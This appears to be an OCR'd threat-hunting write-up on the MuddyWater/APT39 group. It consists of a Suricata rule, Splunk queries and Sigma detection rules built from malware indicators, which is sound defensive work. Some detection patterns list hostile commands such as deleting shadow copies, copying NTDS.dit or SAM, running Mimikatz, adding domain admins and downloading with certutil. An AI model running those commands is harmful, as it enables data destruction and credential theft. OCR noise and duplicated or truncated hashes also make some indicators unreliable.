alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised"; flow:established,to_server; content:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri; distance:1; within:12; content:"|63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65|"; distance:1; within:15; http_uri; content:"getCommand.php?"; distance:1; within:15; http_uri; content:"clientIdentity="; distance:0; within:15; http_uri; classtype:trojan-activity; sid:30003; rev:1;)


SIGMA RULES AND SPLUNK QUERIES

The queries are given below can be used for fast threat hunting acitivity;

QUICK SPLUNK THREAT HUNTING QUERIES

```
İndex=* (resource.URL=”http://94.23.148.194/serverScript/clientFrontLine/*”)
index=ad_threat_index  94.23.148.194 |stats count by sourcetype | sort – count
index=xx sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 AND dest=94.23.148.194 *
index=hunt sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" Image="*winword.exe*" EventCode=1
index=botsv2 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=15
index=botsv2 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" Image="*pwsh.exe*" EventCode=1
index=* source=* EventCode=4104 “*ec=get-content –Path*”
index=* source=* EventCode=4698 AND “*Win32ApiSyncTask*”
index=* source=* EventCode=3 “*94.23.148.194 *”
index=winsysmon EventCode=1 AND Description="Windows PowerShell" AND (Image!="*\\powershell.exe" AND Image!="*\\powershell_ise.exe") | rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*)," | table _time, Computer, User, Image, cmdline, ParentImage, MD5
index="winsysmon" EventCode=1 Image="*\\cscript.exe" OR Image="*\\wscript.exe" | rex field=Image ".*\\\\(?<Image_fn>[^\\\\]*)" | rex field=ParentImage ".*\\\\(?<ParentImage_fn>[^\\\\]*)" | stats count by Computer User ProcessId Image CommandLine ParentImage ParentCommandLine
```

Uncoder.io fasilitates wrting sigma code so some sigma rules are written by uncoder.io.



https://uncoder.io/

First Sigma rules provides to find malware by using their sha256 value and names and file path. The IoC’s which are obtained from malware analysis and network forensic were used for creating sigma rules;

```
title: MuddyWater APT.
description: MuddyWater  APT Detector.
references:
-
https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior
- https://www.virustotal.com/gui/file/898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f0/behavior
author: Alparslan Akyıldız
status: testing
date: 2023/01/27
logsource:
  product: windows
  service: sysmon
detection:
  selection1:
    EventID: "1"
    file_hash:
    - 898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f0
    - 062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
    - 7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f
    - 409372c1887572867b9e4bc73da27b0c756c10fd6523a6b978657aad3d0f268
    - c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
    - 4826c0d860af884d3343ca6460b0006a7a2ce7dbccc4d743208585d997cc5fd1
    - e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
    - e0692d35c2e6a0703e0ed0ac217a290d3ff4ac5852fad263f171b9386627e0f7
    - e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
    - bda2b5a735c68d951c72dcf3f03f05b753ab85af9e8a85644d9b51dbca2cbac1
    -062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
    - 7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9
    - 86ef2b617e085f8080a7ae661297586fda08bcda9db32e99b5fd9adff5cd12cd
    - 6aad24f6807cd5befa20a93a66445c082b08ee61ac3f60207e7cc1dd89c0abf2
    - c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
    - a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
  selection2:
    EventID: "11"
  TargetFilename:
  - '*\ListOfHackedEmails.doc'
  - 'C:\Users\\*\AppData\Local\Temp\__PSScriptPolicyTest_\*.psm1'
  -  C:\ProgramData\Win32ApiSync.bat
  -  C:\ProgramData\Win32ApiSyncLog.txt
  -  c:\ProgramData\error.txt
  -  'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start enu\Programs\Startup\Win32ApiSyncTskSchdlr.bat'

  condition: selection1 or selection2
fields:
- TargetFilename
- Image
- TargetObject
- Hashes
falsepositives:
- Unknown
level: high
mitre-attack:
  Execution:
  - Command-Line Interface
  - Scheduled Task
  - Powershell
```

Sigma rules splunk query equivalance is given below;

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational" AND
((EventCode="1" AND
(file_hash="898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f
0" OR
file_hash="c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
" OR
file_hash="a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
" OR
file_hash="062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
" OR
file_hash="7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9
" OR
file_hash="86ef2b617e085f8080a7ae661297586fda08bcda9db32e99b5fd9adff5cd12cd
" OR
file_hash="6aad24f6807cd5befa20a93a66445c082b08ee61ac3f60207e7cc1dd89c0abf2
" OR
file_hash="c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
" OR
file_hash="062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
" OR
file_hash="7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f"
OR
file_hash="409372c1887572867b9e4bc73da27b0c756c10fd6523a6b978657aad3d0f268"
OR
file_hash="c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
" OR
file_hash="4826c0d860af884d3343ca6460b0006a7a2ce7dbccc4d743208585d997cc5fd1
" OR
file_hash="e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
" OR
file_hash="e0692d35c2e6a0703e0ed0ac217a290d3ff4ac5852fad263f171b9386627e0f7
" OR
file_hash="e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
" OR
file_hash="bda2b5a735c68d951c72dcf3f03f05b753ab85af9e8a85644d9b51dbca2cbac1
")) OR EventCode="11") | table TargetFilename,Image,TargetObject,Hashes
```

Suggest translation Copy

Another Sigma rules are written by using Uri IoC for detectin C2C connections.

```yaml
author: Alparslan Akyıldız
date: 27/01/2023
description: MuddyWater APT Detector.
detection:
  condition: selectionURL
  selectionURL:
    resource.URL:
    - http://94.23.148.194/serverScript/clientFrontLine/*
falsepositives:
- Unknown
level: high
logsource:
  category: proxy
references:
- https://www.hybrid-analysis.com/sample/eabc8692c95858c0237378478caa2bc012aee1ce319101af25cb14942654c800/621e941b47d4bf37ff4f5e04
status: stable
tags:
- attack.Command and Control
- attack.t1071
title: MuddyWater APT (Proxy).
```

517 / 5000

Sigma rules splunk query equivalance is given below;

```
index=*
(resource.URL="http://94.23.148.194/serverScript/clientFrontLine/*")
```

The following sigma rule is written to detect malicious vbs, ps1, js… file which are created by WINWORD.exe image.

```
title: Winword Drops Script In Startup
status: experimental
description: Winword.exe drops script file in startup location
author: --
id: --
threatname:
behaviorgroup: 1
classification: 7
logsource:
   service: sysmon
   product: windows
detection:
   selection:
      EventID: 11
      Image: '*\Microsoft Office\Office*\WINWORD.EXE*'
      TargetFilename:
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.vbs*'
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.js*'
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.bat*'
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.url*'
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.cmd*'
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.hta*'
         - '*\AppData\Roaming\Microsoft\\*\STARTUP\\*.ps1*'
   condition: selection
level: critical
```

Sigma rules splunk query equivalance is given below;

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational" AND
(EventCode="11" AND Image="*\\Microsoft Office\\Office*\\WINWORD.EXE*" AND
(TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.vbs*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.js*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.bat*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.url*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.cmd*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.hta*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.ps1*"))
```

Following sigma rules is very smillar to previous one but it includes EXCEL.exe image to because Muddy Water uses Excel files for dropping malwares too.

```
title: Office product drops script at suspicious location
status: experimental
description: Office product drops script at suspicious location
author: Joe Security
date: 2020-01-30
id: 200047
threatname:
behaviorgroup: 1
classification: 7
logsource:
   service: sysmon
   product: windows
detection:
   selection:
      EventID: 11
      Image:
         - '*\Microsoft Office*\Office*\WINWORD.EXE*'
         - '*\Microsoft Office*\Office*\EXCEL.EXE*'
      TargetFilename:
         - '*\AppData\Roaming\\*.vbs*'
         - '*\AppData\Roaming\\*.js*'
         - '*\AppData\Roaming\\*.jse*'
         - '*\AppData\Roaming\\*.bat*'
         - '*\AppData\Roaming\\*.url*'
         - '*\AppData\Roaming\\*.cmd*'
         - '*\AppData\Roaming\\*.hta*'
         - '*\AppData\Roaming\\*.ps1*'
         - '*\AppData\Local\Temp\\*.vbs*'
         - '*\AppData\Local\Temp\\*.js*'
         - '*\AppData\Local\Temp\\*.jse*'
         - '*\AppData\Local\Temp\\*.bat*'
         - '*\AppData\Local\Temp\\*.url*'
         - '*\AppData\Local\Temp\\*.cmd*'
         - '*\AppData\Local\Temp\\*.hta*'
         - '*\AppData\Local\Temp\\*.ps1*'
   selection1:
      EventID: 11
      Image:
         - '*\Microsoft Office*\Office*\WINWORD.EXE*'
         - '*\Microsoft Office*\Office*\EXCEL.EXE*'
      TargetFilename:
         - '*\AppData\Roaming\Microsoft\Office\Recent\\*.url*'

   condition: selection and not selection1
level: critical
```

Sigma rules splunk query equivalance is given below;

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational" AND
((EventCode="11" AND (Image="*\\Microsoft Office*\\Office*\\WINWORD.EXE*"
OR Image="*\\Microsoft Office*\\Office*\\EXCEL.EXE*") AND
(TargetFilename="*\\AppData\\Roaming\\*.vbs*" OR
TargetFilename="*\\AppData\\Roaming\\*.js*" OR
TargetFilename="*\\AppData\\Roaming\\*.jse*" OR
TargetFilename="*\\AppData\\Roaming\\*.bat*" OR
TargetFilename="*\\AppData\\Roaming\\*.url*" OR
TargetFilename="*\\AppData\\Roaming\\*.cmd*" OR
TargetFilename="*\\AppData\\Roaming\\*.hta*" OR
TargetFilename="*\\AppData\\Roaming\\*.ps1*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.vbs*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.js*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.jse*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.bat*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.url*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.cmd*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.hta*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.ps1*")) AND NOT (EventCode="11"
AND (Image="*\\Microsoft Office*\\Office*\\WINWORD.EXE*" OR
Image="*\\Microsoft Office*\\Office*\\EXCEL.EXE*") AND
(TargetFilename="*\\AppData\\Roaming\\Microsoft\\Office\\Recent\\*.url*")))
```

The sigma rule Detects programs on a Windows system that should not write scripts to disk like reflective dll injection;

```
title: Legitimate Application Dropped Script
id: 7d604714-e071-49ff-8726-edeb95a70679
status: experimental
description: Detects programs on a Windows system that should not write scripts to disk
references:
   - https://github.com/Neo23x0/sysmon-config/blob/3f808d9c022c507aae21a9346afba4a59dd533b9/sysmonconfig-export-
block.xml#L1326
author: frack113, Florian Roth
date: 2022/08/21
tags:
   - attack.defense_evasion
   - attack.t1218
logsource:
   product: windows
   category: file_event
detection:
   selection:
      Image|endswith:
         # Microsoft Office Programs Dropping Executables
         - \winword.exe
         - \excel.exe
         - \powerpnt.exe
         - \msaccess.exe
         - \mspub.exe
         - \eqnedt32.exe
         - \visio.exe
         - \wordpad.exe
```

```
        - \wordview.exe
        # LOLBINs that can be used to download executables
        - \certutil.exe
        - \certoc.exe
        - \CertReq.exe
        # - \bitsadmin.exe (depends on the environment; comment in if you're sure that bitsadmin doesn't do that in your env)
        - \Desktopimgdownldr.exe
        - \esentutl.exe
        # - \expand.exe
        - \finger.exe
        # Executables that should never drop an executable to disk (but may after a previous process injection or if it's malware that uses a legitimate name)
        - \AcroRd32.exe
        - \RdrCEF.exe
        - \mshta.exe
        - \hh.exe
    TargetFilename|endswith:
        - '.ps1'
        - '.bat'
        - '.vbs'
        - '.scf'
        - '.wsf'
        - '.wsh'
  condition: selection
falsepositives:
  - Unknown
level: high
```

Sigma rules splunk query equivalance is given below;

```
source="WinEventLog:*" AND ((Image="*\\winword.exe" OR Image="*\\excel.exe"
OR Image="*\\powerpnt.exe" OR Image="*\\msaccess.exe" OR
Image="*\\mspub.exe" OR Image="*\\eqnedt32.exe" OR Image="*\\visio.exe" OR
Image="*\\wordpad.exe" OR Image="*\\wordview.exe" OR
Image="*\\certutil.exe" OR Image="*\\certoc.exe" OR Image="*\\CertReq.exe"
OR Image="*\\Desktopimgdownldr.exe" OR Image="*\\esentutl.exe" OR
Image="*\\finger.exe" OR Image="*\\AcroRd32.exe" OR Image="*\\RdrCEF.exe"
OR Image="*\\mshta.exe" OR Image="*\\hh.exe") AND (TargetFilename="*.ps1"
OR TargetFilename="*.bat" OR TargetFilename="*.vbs" OR
TargetFilename="*.scf" OR TargetFilename="*.wsf" OR
TargetFilename="*.wsh"))
```

Suggest translation Copy

This rule will monitor executable and script file creation by office applications.

```
title: Created Files by Office Applications
id: c7a74c80-ba5a-486e-9974-ab9e682bc5e4
status: experimental
description: This rule will monitor executable and script file creation by office applications. Please add more file extensions or magic bytes to the logic of your choice.
references:
   - https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/
 author: 'Vadim Khrykov (ThreatIntel), Cyb3rEng (Rule)'
date: 2021/08/23
modified: 2022/07/11
tags:
   - attack.t1204.002
   - attack.execution
logsource:
   product: windows
   category: file_event
detection:
   #useful_information: Please add more file extensions to the logic of your choice.
   selection1:
      Image|endswith:
         - '\winword.exe'
         - '\excel.exe'
         - '\powerpnt.exe'
   selection2:
      TargetFilename|endswith:
         - '.exe'
         - '.dll'
         - '.ocx'
         - '.com'
         - '.ps1'
         - '.vbs'
         - '.sys'
         - '.bat'
         - '.scr'
         - '.proj'
   filter_webservicecache: # matches e.g. directory with name *.microsoft.com
      TargetFilename|contains|all:
         - 'C:\Users\'
         - '\AppData\Local\Microsoft\Office\'
         - '\WebServiceCache\AllUsers'
      TargetFilename|endswith: '.com'
   filter_webex:
      Image|endswith: '\winword.exe'
      TargetFilename|contains: '\AppData\Local\Temp\webexdelta\'
      TargetFilename|endswith:
         - '.dll'
         - '.exe'
   filter_localassembly:
      TargetFilename|contains: '\AppData\Local\assembly\tmp\'
      TargetFilename|endswith: '.dll'
   condition: all of selection* and not 1 of filter_*
falsepositives:
   - Unknown -level: high
```


This rule will monitor executable and script file creation by office applications.

```
source="WinEventLog:*" AND (((Image="*\\winword.exe" OR
Image="*\\excel.exe" OR Image="*\\powerpnt.exe") AND
(TargetFilename="*.exe" OR TargetFilename="*.dll" OR TargetFilename="*.ocx"
OR TargetFilename="*.com" OR TargetFilename="*.ps1" OR
TargetFilename="*.vbs" OR TargetFilename="*.sys" OR TargetFilename="*.bat"
OR TargetFilename="*.scr" OR TargetFilename="*.proj")) AND NOT
(((TargetFilename="*C:\\Users\\*") AND
(TargetFilename="*\\AppData\\Local\\Microsoft\\Office\\*") AND
(TargetFilename="*\\WebServiceCache\\AllUsers*") AND
TargetFilename="*.com") OR (Image="*\\winword.exe" AND
TargetFilename="*\\AppData\\Local\\Temp\\webexdelta\\*" AND
(TargetFilename="*.dll" OR TargetFilename="*.exe")) OR
(TargetFilename="*\\AppData\\Local\\assembly\\tmp\\*" AND
TargetFilename="*.dll")))
```

Suggest translation Copy


```
title: Schtask from User Profile (Sysmon).
description: APT39 Persistence with schtask.
author: M. Alparslan Akyıldız
status: stable
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image:
    - schtask.exe
    - schtasks.exe
    CommandLine:
    - 'C:\ProgramData\Win32ApiSync.bat'
  condition: selection
fields:
- Image
- CommandLine
falsepositives:
- Should be limited in legitimate use.
level: medium
tags:
- attack.Execution
- attack.t1204
- attack.t1059
```

This sigma rule detects the scheduled task of the Muddy Waters malware.



Other Sigma rules for detecting the Muddy Water spesific malware are given the below. They are written by helping of the IoC's which are created from manual malware analysis method.

```
title: APT39 POWERSHELL
description: Detects suspicious powershell command line parameters
status: experimental
references:
-
https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior
author: ALPARSLAN AKYILDIZ
date: 2023/01/27
tags:
- attack.execution
- attack.t1086
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine:
    - '* $ec=get-content -Path C:\ProgramData\Win32ApiSyncLog.txt *'
  condition: selection
level: critical
```



```
action: global
title: Suspicious Process Creation
description: Detects suspicious process starts on Windows systems based on keywords
status: experimental
references:
- https://www.swordshield.com/2015/07/getting-hashes-from-ntds-dit-file/
- https://www.youtube.com/watch?v=H3t_kHQG1Js&feature=youtu.be&t=15m35s
- https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/
- https://twitter.com/subTee/status/872244674609676288
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/remote-tool-examples
- https://tyranidslair.blogspot.ca/2017/07/dg-on-windows-10-s-executing-arbitrary.html
- https://www.trustedsec.com/2017/07/new-tool-release-nps_payload/
- https://subt0x10.blogspot.ca/2017/04/bypassing-application-whitelisting.html
- https://gist.github.com/subTee/7937a8ef07409715f15b84781e180c46#file-rat-bat
- https://twitter.com/vector_sec/status/896049052642533376
author: Florian Roth
modified: 2018/12/11
detection:
  condition: selection
falsepositives:
- False positives depend on scripts and administrative tools used in the monitored environment
level: medium
---
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    CommandLine:
    - vssadmin.exe delete shadows*
    - vssadmin delete shadows*
    - vssadmin create shadow /for=C:*
    - copy \\?\GLOBALROOT\Device\\*\windows\ntds\ntds.dit*
    - copy \\?\GLOBALROOT\Device\\*\config\SAM*
    - reg SAVE HKLM\SYSTEM *
    - '* sekurlsa:*'
    - net localgroup adminstrators * /add
    - net group "Domain Admins" * /ADD /DOMAIN
    - certutil.exe *-urlcache* http*
    - certutil.exe *-urlcache* ftp*
    - netsh advfirewall firewall *\AppData\\*
    - attrib +S +H +R *\AppData\\*
    - schtasks* /create *\AppData\\*
    - schtasks* /sc minute*
    - '*\Regasm.exe *\AppData\\*'
    - '*\Regasm *\AppData\\*'
    - '*\bitsadmin* /transfer*'
    - '*\certutil.exe * -decode *'
    - '*\certutil.exe * -decodehex *'
    - '*\certutil.exe -ping *'
    - icacls * /grant Everyone:F /T /C /Q
    - '* wmic shadowcopy delete *'
    - '* wbadmin.exe delete catalog -quiet*'
    - '*\wscript.exe *.jse'
    - '*\wscript.exe *.js'
    - '*\wscript.exe *.vba'
    - '*\wscript.exe *.vbe'
    - '*\cscript.exe *.jse'
    - '*\cscript.exe *.js'
    - '*\cscript.exe *.vba'
    - '*\cscript.exe *.vbe'
    - '*\fodhelper.exe'
    - '*waitfor*/s*'
    - '*waitfor*/si persist*'
    - '*remote*/s*'
    - '*remote*/c*'
```

```
    - '*remote*/q*'
    - '*AddInProcess*'
    - '*pwsh.exe*'
---
logsource:
  product: windows
  service: security
  definition: 'Requirements: Audit Policy : Detailed Tracking > Audit Process creation, Group Policy : Administrative Templates\System\Audit Process Creation'
detection:
  selection:
    EventID: 4688
    ProcessCommandLine:
    - vssadmin.exe delete shadows*
    - vssadmin delete shadows*
    - vssadmin create shadow /for=C:*
    - copy \\?\GLOBALROOT\Device\\*\windows\ntds\ntds.dit*
    - copy \\?\GLOBALROOT\Device\\*\config\SAM*
    - reg SAVE HKLM\SYSTEM *
    - '* sekurlsa:*'
    - net localgroup adminstrators * /add
    - net group "Domain Admins" * /ADD /DOMAIN
    - certutil.exe *-urlcache* http*
    - certutil.exe *-urlcache* ftp*
    - netsh advfirewall firewall *\AppData\\*
    - attrib +S +H +R *\AppData\\*
    - schtasks* /create *\AppData\\*
    - schtasks* /sc minute*
    - '*\Regasm.exe *\AppData\\*'
    - '*\Regasm *\AppData\\*'
    - '*\bitsadmin* /transfer*'
    - '*\certutil.exe * -decode *'
    - '*\certutil.exe * -decodehex *'
    - '*\certutil.exe -ping *'
    - icacls * /grant Everyone:F /T /C /Q
    - '* wmic shadowcopy delete *'
    - '* wbadmin.exe delete catalog -quiet*'
    - '*\wscript.exe *.jse'
    - '*\wscript.exe *.js'
    - '*\wscript.exe *.vba'
    - '*\wscript.exe *.vbe'
    - '*\cscript.exe *.jse'
    - '*\cscript.exe *.js'
    - '*\cscript.exe *.vba'
    - '*\cscript.exe *.vbe'
    - '*\fodhelper.exe'
    - '*waitfor*/s*'
    - '*waitfor*/si persist*'
    - '*remote*/s*'
    - '*remote*/c*'
    - '*remote*/q*'
    - '*AddInProcess*'
```